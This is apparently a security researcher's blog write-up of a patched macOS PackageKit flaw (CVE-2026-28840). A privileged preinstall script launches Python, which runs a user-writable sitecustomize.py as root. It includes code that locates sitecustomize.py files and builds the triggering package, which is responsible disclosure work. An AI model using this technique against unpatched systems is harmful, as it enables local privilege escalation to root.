Tomorrow, I start my summer internship with Apple. In celebration, I figured I should probably talk about CVE-2026-28840 before then. This story actually goes way back to late November of last year. I had just released my writeup on CVE-2025-43472 and was feeling pretty great. If you haven’t read the writeup, you should totally give it a read.

To summarize, I had found a vulnerability in the framework for MacOS’s Installer.app (PackageKit) that executed the user’s .zprofile as root when a package installation was in a privileged context and a script utilized a user’s zsh login session. After releasing my writeup on this, I began to wonder if there were other systems like this that I could abuse with PackageKit’s preinstall script behavior.
I began researching and the idea of Python came to mind. From previous knowledge, I knew there were ways that packages could run code on import. This made me wonder if I could get Python to execute code on any invocation of Python. More googling revealed a file called SiteCustomize.py. It is the file internally responsible for making global Python configuration possible. Jackpot!
The Hypothesis
If I could get PackageKit to invoke Python as root in the context of the user (like with zsh), maybe I could reproduce the previous vulnerability where an unsandboxed process could poison a file and get the root user to execute unapproved code.
Exploit Development
I started playing with it in my terminal, but initially I couldn’t get it to work. This was due to various different installations of Python in different locations on my computer with different locations for SiteCustomize.py. After I sorted it out, I trialed with my pyenv installation. I placed my previous AppleScript alert as a shell command in ~/.pyenv/versions/3.12.1/lib/python3.12/sitecustomize.py and ran Python3. It worked!

Now, I had to get it working in the PackageKit environment. I began by making a bunch of code to detect every location Python would reasonably be installed to for a user. Then we could look up the sitecustomize.py file for the installation and append out alert code.
def get_python_paths() -> list[Path]:
    """
    Get possible Python installation paths
    """
    user_home = Path.home()
    paths = []
    # Check Homebrew installation path
    if Path("/opt/homebrew/Cellar/").exists():
        directories = Path("/opt/homebrew/Cellar/").glob("python@*")
        for directory in directories:
            version = directory.name.split("@")[1]
            Python_subversion_directories = directory.glob(f"{version}*")
            for subversion_directory in Python_subversion_directories:
                sitecustomize_path = subversion_directory / "Frameworks/Python.framework/Versions/" / version / f"lib/python{version}" / "sitecustomize.py"
                paths.append(PythonPath(version, subversion_directory, sitecustomize_path))

    # Check pyenv installation path
    pyenv_path = user_home / ".pyenv/versions/"
    if pyenv_path.exists():
        directories = pyenv_path.glob("*")
        for directory in directories:
            if not directory.is_dir():
                continue
            version = directory.name
            sitecustomize_path = directory / f"lib/python{version}" / "sitecustomize.py"
            paths.append(PythonPath(version, directory, sitecustomize_path))

    return paths
Then, we just had to make the preinstall script launch Python
def _build_generic_pkg(self):
    """
    Build a generic PKG with ZSH preinstall script
    """
    Python_executable = self.python_paths[0].path / f"bin/python{self.python_paths[0].version}"

    preinstall_script = tempfile.NamedTemporaryFile(delete=False)
    preinstall_script.write(f"#!/bin/zsh \n{python_executable}\n".encode())
    preinstall_script.close()
    ...
The initial run of this worked:
Unfortunately, I quickly discovered a fatal flaw when testing it in other environments: what if the user didn’t install Python?
This also seemed like an issue that developers might consider when handling the instalation of a legit package that requires Python. Luckily, Apple includes Python 3.9 in their Xcode Command Line Tools. Given this, we could assume that a developer including Python in their preinstall script might link against this in a hardcoded way. All I had to do was find a way to inject into it’s sitecustomize.py.
After some sleuthing, Apple’s Python 3.9 installation appears to work out of ~/Library/Python/3.9. For our purposes, we can create ~/Library/Python/3.9/lib/python/site-packages/sitecustomize.py. Creating a file in this location and setting the preinstall script to use /usr/bin/python3 creates a portable and highly reproducible proof of concept.
Conclusion
Apple’s seems to be set on having PackageKit operate in the user’s, context regardless of privileges. Over the last year, at least three different vulnerabilities with this exact model have been patched and it’s likely that more exist. I understand why they want it to operate in the user’s context when priviledged, since it makes scripting easier. However, this entire class of vulnerabilities would be eliminated with a context change for install scripts. One way Apple might be able to fix this is by passing a custom variable for the user’s home folder rather than executing it in the context of the user. This would give scripts access to the proper home folder when necessary, while simultaneously mitigating environment based injection.
This specific vulnerability was patched in macOS 26.4. The POC for this is up on my GitHub repo for educational purposes. I do not condone using this for anything else. If you want to learn more about this kind of vulnerability, go give my writeup on CVE-2025-43472 a read.
Have a good summer 😄